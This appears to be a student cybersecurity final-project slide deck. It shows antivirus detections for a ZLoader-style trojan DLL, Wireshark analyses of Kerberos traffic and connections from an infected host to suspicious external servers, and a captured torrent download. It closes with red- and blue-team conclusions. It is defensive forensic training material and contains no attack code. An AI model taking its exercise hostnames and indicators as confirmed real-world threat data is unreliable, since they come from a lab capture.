
2020-12-26 10:21:39 UTC 1 month ago

DLL

Community Score

Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	Trojan.Multi.Generic.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	TrojanSpy:Win32/Yakes.56555f48
ALYac	Trojan.Mint.Zamg.O	Antiy-AVL	GrayWare/Win32.Kryptik.ehls
SecureAge APEX	Malicious	Arcabit	Trojan.Mint.Zamg.O
Avast	Win32:DangerousSig [Trj]	AVG	Win32:DangerousSig [Trj]
Avira (no cloud)	TR/AD.ZLoader.ladbd	BitDefender	Trojan.Mint.Zamg.O
BitDefenderTheta	Gen:NN.ZedlaF.34700.lu9@aul7OQgi	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)

Infection



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
kerberos.CNameString and ip.addr == 172.16.4.0/24
```

```
No.    Time       Source                          Destination                     Protocol Length CNameString     Info
 17521 354.583…  Rotterdam-PC.mind-hammer.net    mind-hammer-dc.mind-hammer.net  KRB5     377 rotterdam-pc$   AS-REQ
 17523 354.611…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net    KRB5     204 ROTTERDAM-PC$   AS-REP
 17535 354.674…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net    KRB5     219 ROTTERDAM-PC$   TGS-REP
 17576 354.915…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net    KRB5     158 ROTTERDAM-PC$   TGS-REP
 17596 355.021…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net    KRB5      84 ROTTERDAM-PC$   TGS-REP
 17691 355.364…  Rotterdam-PC.mind-hammer.net    mind-hammer-dc.mind-hammer.net  KRB5     301 ROTTERDAM-PC$   AS-REQ
 17698 355.380…  Rotterdam-PC.mind-hammer.net    mind-hammer-dc.mind-hammer.net  KRB5     381 ROTTERDAM-PC$   AS-REQ
 17700 355.407…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 17712 355.468…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 17730 355.506…  Rotterdam-PC.mind-hammer.net    mind-hammer-dc.mind-hammer.net
 17737 355.522…  Rotterdam-PC.mind-hammer.net    mind-hammer-dc.mind-hammer.net
 17739 355.550…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 17750 355.609…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 17762 355.674…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 28846 512.686…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 28857 512.743…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 46901 766.362…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
 47305 767.713…  mind-hammer-dc.mind-hammer.net  Rotterdam-PC.mind-hammer.net
```

```
▸ Record Mark: 234 bytes
▾ as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ▸ padata: 1 item
  ▾ req-body
      Padding: 0
    ▸ kdc-options: 40810010
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: matthijs.devries
      realm: MIND-HAMMER
    ▸ sname
      till: 2037-09-13 02:48:05 (UTC)
      rtime: 2037-09-13 02:48:05 (UTC)
      nonce: 631265106
    ▸ etype: 6 items
    ▸ addresses: 1 item ROTTERDAM-PC<20>
```

```
0070  a1 1d 30 1b a0 03 02 01  01 a1 14 30 12 1b 10 6d   ··0····· ···0···m
0080  61 74 74 68 69 6a 73 2e  64 65 76 72 69 65 73 a2   atthijs. devries·
0090  0d 1b 0b 4d 49 4e 44 2d  48 41 4d 4d 45 52 a3 20   ···MIND- HAMMER·
00a0  30 1e a0 03 02 01 02 a1  17 30 15 1b 06 6b 72 62   0······· ·0···krb
00b0  74 67 74 1b 0b 4d 49 4e  44 2d 48 41 4d 4d 45 52   tgt··MIN D-HAMMER
00c0  a5 11 18 0f 32 30 33 37  30 39 31 33 30 32 34 38   ····2037 09130248
00d0  30 35 5a a6 11 18 0f 32  30 33 37 30 39 31 33 30   05Z····2 03709130
00e0  32 34 38 30 35 5a a7 06  02 04 25 a0 57 52 a8 15   24805Z·· ··%·WR··
00f0  30 13 02 01 12 02 01 11  02 01 17 02 01 18 02 02   0······· ········
0100  ff 79 02 01 03 a9 1d 30  1b 30 19 a0 03 02 01 14   ·y·····0 ·0······
0110  a1 12 04 10 52 4f 54 54  45 52 44 41 4d 2d 50 43   ····ROTT ERDAM-PC
0120  20 20 20 20
```

Final_Project_Packet_Capture.pcapng

Wireshark · Conversations · Final_Project_Packet_Capture.pcapng


Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B
Rotterdam-PC.mind-hammer.net	b5689023.green.mattingsolutions.co	18,324	16 M	9,753	7,983 k	8,571	
mysocalledchaos.com	Rotterdam-PC.mind-hammer.net	9,384	9,560 k	6,721	9,351 k	2,663	
mind-hammer-dc.mind-hammer.net	Rotterdam-PC.mind-hammer.net	1,332	320 k	642	140 k	690	
scontent.cdninstagram.com	Rotterdam-PC.mind-hammer.net	384	246 k	229	229 k	155	
ball.dardavies.com	Rotterdam-PC.mind-hammer.net	361	209 k	209	195 k	152	
31.7.62.214	Rotterdam-PC.mind-hammer.net	231	39 k	115	6,741	116	
f4.shared.global.fastly.net	Rotterdam-PC.mind-hammer.net	211	165 k	141	158 k	70	
d3ar2nimg19ie1.cloudfront.net	Rotterdam-PC.mind-hammer.net	191	120 k	111	111 k	80	
Rotterdam-PC.mind-hammer.net	gstaticadssl.l.google.com	171	119 k	71	6,826	100	
Rotterdam-PC.mind-hammer.net	www-googletagmanager.l.google.com	137	118 k	49	3,592	88	
Rotterdam-PC.mind-hammer.net	googleapis.l.google.com	119	85 k	48	4,975	71	
Rotterdam-PC.mind-hammer.net	secure.gravatar.com	117	42 k	56	6,729	61	
Rotterdam-PC.mind-hammer.net	cds.j3z9t3p6.hwcdn.net	108	51 k	44	5,413	64	
dualstack.pinterest.map.fastly.net	Rotterdam-PC.mind-hammer.net	101	56 k	61	51 k	40	

Final_Project_Packet_Capture.pcapng

Wireshark · Conversations · Final_Project_Packet_Capture.pcapng

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A
172.16.4.205	185.243.115.84	18,324	16 M	9,753	7,983 k	8,571	8,543 k	500.934361	265.0412	
166.62.111.64	172.16.4.205	9,384	9,560 k	6,721	9,351 k	2,663	209 k	355.941302	882.4406	
172.16.4.4	172.16.4.205	1,332	320 k	642	140 k	690	180 k	354.556853	875.2728	
31.13.70.52	172.16.4.205	384	246 k	229	229 k	155	17 k	367.482977	859.3396	
93.95.100.178	172.16.4.205	361	209 k	209	195 k	152	14 k	421.343033	85.7427	
31.7.62.214	172.16.4.205	231	39 k	115	6,741	116	32 k	640.810815	127.8126	
151.101.2.110	172.16.4.205	211	165 k	141	158 k	70	6,479	359.016461	860.3409	
54.230.89.184	172.16.4.205	191	120 k	111	111 k	80	8,604	356.609545	881.7253	
172.16.4.205	172.217.4.163	171	119 k	71	6,826	100	112 k	362.427421	858.5642	

Torrent Download - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



```
http.request.uri.query.parameter contains torrent
```

```
No.     Time        Source        Destination       Protocol  Length CNameStr Info
   4423 221.991…    10.0.0.201    72.21.202.62      HTTP       885           GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvid=40C236A13FDD0…
   4495 222.632…    10.0.0.201    52.94.233.131     HTTP      1067           GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%2…
   4669 223.438…    10.0.0.201    168.215.194.14    HTTP       589           GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_…
```

```
▸ Frame 4669: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on interface eth0, id 0
▸ Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
▸ Internet Protocol Version 4, Src: 10.0.0.201, Dst: 168.215.194.14
▸ Transmission Control Protocol, Src Port: 49834 (49834), Dst Port: http (80), Seq: 1, Ack: 1, Len: 535
▾ Hypertext Transfer Protocol
  ▸ GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
    Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\
    Accept-Language: en-US\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: www.publicdomaintorrents.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://www.publicdomaintorrents.com/bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent]
    [HTTP request 1/1]
    [Response in frame: 4682]
```

```
0030  ff ff 31 06 00 00 47 45  54 20 2f 62 74 2f 62 74   ··1···GE T /bt/bt
0040  64 6f 77 6e 6c 6f 61 64  2e 70 68 70 3f 74 79 70   download .php?typ
0050  65 3d 74 6f 72 72 65 6e  74 26 66 69 6c 65 3d 42   e=torren t&file=B
0060  65 74 74 79 5f 42 6f 6f  70 5f 52 68 79 74 68 6d   etty_Boo p_Rhythm
0070  5f 6f 6e 5f 74 68 65 5f  52 65 73 65 72 76 61 74   _on_the_ Reservat
0080  69 6f 6e 2e 61 76 69 2e  74 6f 72 72 65 6e 74 20   ion.avi. torrent 
0090  48 54 54 50 2f 31 2e 31  0d 0a 52 65 66 65 72 65   HTTP/1.1 ··Refere
00a0  72 3a 20 68 74 74 70 3a  2f 2f 70 75 62 6c 69 63   r: http: //public
00b0  64 6f 6d 61 69 6e 74 6f  72 72 65 6e 74 73 2e 69   domainto rrents.i
00c0  6e 66 6f 2f 6e 73 68 6f  77 6d 6f 76 69 65 2e 68   nfo/nsho wmovie.h
00d0  74 6d 6c 3f 6d 6f 76 69  65 69 64 3d 35 31 33 0d   tml?movi eid=513·
00e0  0a 55 73 65 72 2d 41 67  65 6e 74 3a 20 4d 6f 7a   ·User-Ag ent: Moz
00f0  69 6c 6c 61 2f 35 2e 30  20 28 57 69 6e 64 6f 77   illa/5.0  (Window
0100  73 20 4e 54 20 31 30 2e  30 3b 20 57 69 6e 36 34   s NT 10. 0; Win64
0110  3b 20 78 36 34 29 20 41  70 70 6c 65 57 65 62 4b   ; x64) A ppleWebK
```

Concluding Thoughts

- **RED TEAM**

  The 2 targets contained plethora of vulnerabilities which were exploited mainly through WordPress.

- **BLUE TEAM**

  We found effective ways to potentially mitigate the vulnerabilities that the Red Team exploited.

- **NETWORK**

  Using Wireshark, we logged and analysed for suspicious activities and discovered the malicious activities.

Update SOFTWAREs , Keep PATCHING and be ALERT !

The End